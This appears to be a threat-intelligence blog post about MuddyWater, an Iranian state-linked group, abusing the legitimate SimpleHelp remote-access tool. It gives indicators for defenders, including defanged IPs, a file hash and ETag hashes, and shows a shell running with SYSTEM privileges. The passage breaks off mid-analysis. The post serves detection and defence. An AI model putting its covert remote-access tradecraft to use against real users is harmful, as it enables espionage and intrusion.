

SimpleHarm: Tracking MuddyWater's infrastructure



As a result of the ongoing military conflict, state-sponsored hackers have been more active, as we forecasted in the report [Hi-Tech Crime Trends 2022/2023](#). Most attackers have engaged in cyber espionage against neighboring countries. One such group is **MuddyWater**, which Group-IB has [written](#) about before.

According to publicly available [research](#), MuddyWater is assessed to be a subordinate element within Iran's Intelligence Ministry (MOIS). According to the [US Congressional Research Service](#), the MOIS "conducts domestic surveillance to identify regime opponents". [Recent MuddyWater attacks](#) targeted insurance, manufacturing and telecommunications companies in Israel and Egypt. As part of the attacks against Israeli organizations, the group exploited [Log4j 2](#) vulnerabilities, according to Microsoft.

In the last few years, the group has been using legitimate remote control tools such as [ScreenConnect](#), [RemoteUtilities](#), and [Syncro](#). By doing so, MuddyWater can connect to user devices at any moment and execute arbitrary commands, as well as download and upload files. It is difficult to track the activity of these tools because they are legitimate and not compromised, which is why they cannot be detected using traditional security tools. In the fall of 2022, using the [Group-IB Threat Intelligence](#) system, we discovered that MuddyWater used another similar tool, SimpleHelp. As we were conducting our analysis, our colleagues at [ESET](#) published a quarterly report in which they also mentioned that the group was using this tool.

In this blog post, we describe how the group uses **SimpleHelp** as well as **previously unknown** infrastructure, which we uncovered through our research. By continuously tracking tactics, techniques, and procedures used by threat actors, Group-IB is able to proactively respond to malicious campaigns in the making and block new servers even when they are only being set up for attacks.

The aim of this blog post is to help information security specialists investigate incidents, understand MuddyWater's network infrastructure in detail, and identify the group's servers independently. This will help fine-tune security systems to proactively detect new activity by this threat actor.

MuddyWater Profile

Presumed origin: [Iran](#).

First active: 2017.

Top five targeted industries: military, telecommunications, manufacturing, education, oil and gas.

Top ten targeted countries: Turkey, Pakistan, UAE, Iraq, Israel, Saudi Arabia, Jordan, USA, Azerbaijan, Afghanistan.

Other names: TEMP.Zagros, Seedworm, Static Kitten, SectorD02, TA450, Boggy Serpens, MERCURY.

Key findings

- MuddyWater uses SimpleHelp, a legitimate remote device control and management tool, to ensure persistence on victim devices.
- SimpleHelp **is not compromised** and is used as intended. The threat actors found a way to download the tool from the official website and use it in their attacks.
- According to our data, MuddyWater used SimpleHelp for the first time on June 30, 2022. At the time of writing, the group has at least eight servers on which they have SimpleHelp installed.
- This blog post describes MuddyWater's previously unknown infrastructure and points to links with some of the group's publicly known IP addresses.
- The group's servers can be tracked by the same ETag hashes used:
 - 2aa6-5c939a3a79153
 - 2aa6-5b27e6e58988b
 - 2aa6-5c939a773f7a2

SimpleHelp

In the fall of 2022, as part of a retrospective analysis of infrastructures used by threat actors, Group-IB's Threat Intelligence platform detected the IP address **51.254.25.[36]**, which has been connected with APT MuddyWater since **at least February 2022**. We later detected a file linked to this IP address; the file is called **new aviation communications.exe** (SHA1: [53ce7a2850e27465f3aae3cc2fae1a3ec1b6a640](#)).




Figure 1: Graph analysis of infrastructure connected with 51.254.25.[36]. Source: Group-IB Threat Intelligence

The file "new aviation communications.exe" was uploaded to VirusTotal on June 30, 2022. It is a legitimate version of SimpleHelp with a valid digital signature. The file was compiled on **June 18, 2021 at 13:45:41 UTC**.

History ⓘ	
Creation Time	2021-06-18 13:45:41 UTC
Signature Date	2022-06-08 09:55:00 UTC
First Submission	2022-06-30 08:20:00 UTC
Last Submission	2022-06-30 08:20:00 UTC
Last Analysis	2022-08-28 11:17:09 UTC

Figure 2: Dates when the file with the SHA1 53ce7a2850e27465f3aae3cc2fae1a3ec1b6a640 was compiled and uploaded to VirusTotal

3f9db7bf1c9d897d46f669854e7ecc945778024f04cac9cd1585140d0d73a34f

Signature Verification

✔ Signed file, valid signature

File Version Information

Copyright	Copyright (c) 2022
Product	Remote Access
Description	SimpleHelp Remote Access Client
Original Name	
Internal Name	
File Version	5.3.8.0
Date signed	2022-06-07 23:55:00 UTC

Signers

- + SimpleHelp Ltd
- + COMODO RSA Extended Validation Code Signing CA
- + Sectigo (formerly Comodo CA)

Counter Signers




Figure 3: Digital signatures of the file with the SHA1 [53ce7a2850e27465f3aae3cc2fae1a3ec1b6a640](#)

After the analysis of two IP addresses, which Group-IB Threat Intelligence attributes to MuddyWater, we also discovered deployed SimpleHelp servers: 51[.]255[.]19[.]179 and 51[.]255[.]19[.]178




Figure 4: SimpleHelp servers 51[.]255[.]19[.]179 and 51[.]255[.]19[.]178




Figure 4: SimpleHelp servers 51.[.]255[.]19[.]179 and 51.[.]255[.]19[.]178

SimpleHelp admin panel

SimpleHelp by SimpleHelp Ltd (UK) is an administration panel for system administrators and tech support teams. It looks like this:




Figure 5: SimpleHelp interface

The SimpleHelp client installed on victim devices can constantly run as a system service, which makes it possible to gain access to the user's device at any point in time, even after a reboot.




Figure 6: Remote access to a victim's computer in SimpleHelp

In addition to connecting remotely, SimpleHelp operators can execute various commands on the victim's device, including those that require administrator privileges:




Figure 7: Remote command execution in SimpleHelp




Figure 7: Remote command execution in SimpleHelp




Figure 7: Remote command execution in SimpleHelp

SimpleHelp operators can also use the command “Connect in Terminal Mode” to take control of the target device covertly.





Figure 8: The command “Connect in Terminal Mode”

In this case, the shell is opened with system privileges:



```
Microsoft Windows [Version ... ]
(c) Microsoft Corporation. All rights reserved.

C:\Users\... >whoami
nt authority\system

C:\Users\... >
```

In other words, the standard SimpleHelp functionality gives threat actors virtually unlimited possibilities to conduct attacks.

What happens after SimpleHelp is installed?

At the time of writing, we do not know how exactly MuddyWater distributes the samples and what actions the group takes after gaining access through SimpleHelp. We can assume that the group sends out phishing emails containing links to file storage systems such as Onedrive or Onehub to download SimpleHelp installers. The group can also establish persistence on victim devices by using Fast Reverse Proxy (FRP) or Ligolo in order to extract information of interest and determine ways to move across the network.

MuddyWater's network infrastructure

Group-IB devotes considerable time to tracking the network infrastructure used by state-sponsored and other threat groups. As a result we are able to proactively protect our customers and collect data about attacks that are either ongoing or in the making, even when we do not have access to malicious samples. The infrastructure that MuddyWater currently uses can be divided into two categories:

- Publicly known IP addresses used by the group
- Non-disclosed IP addresses that are highly likely used by the group, according to Group-IB's assessments

MuddyWater has been found to use its own unique set of components for deploying web servers on purchased virtual private servers (VPSs). We detected the following ETag hashes used by the group:

- 2aa6-5c939a3a79153
- 2aa6-5b27e6e58988b
- 2aa6-5c939a773f7a2

MuddyWater is known to have used some of the servers connected with these ETag hashes. Other servers have links to various malicious files or software used for attacks, including legitimate SimpleHelp installers.

Let's do a graph analysis

Let's start with the group's publicly known IP addresses to illustrate the connection with the assistance of Group-IB's proprietary Graph Network Analysis Tool. According to a [Microsoft](#) report, MuddyWater used the following IP addresses, where the abovementioned ETags were found:

- 164[.]132[.]237[.]64
- 91[.]121[.]240[.]104



Figure 9: MuddyWater infrastructure as illustrated by the Group-IB Graph Network Analysis Tool. Source: Group-IB Threat Intelligence 164[.]132[.]237[.]64

This host has multiple ETag hashes:

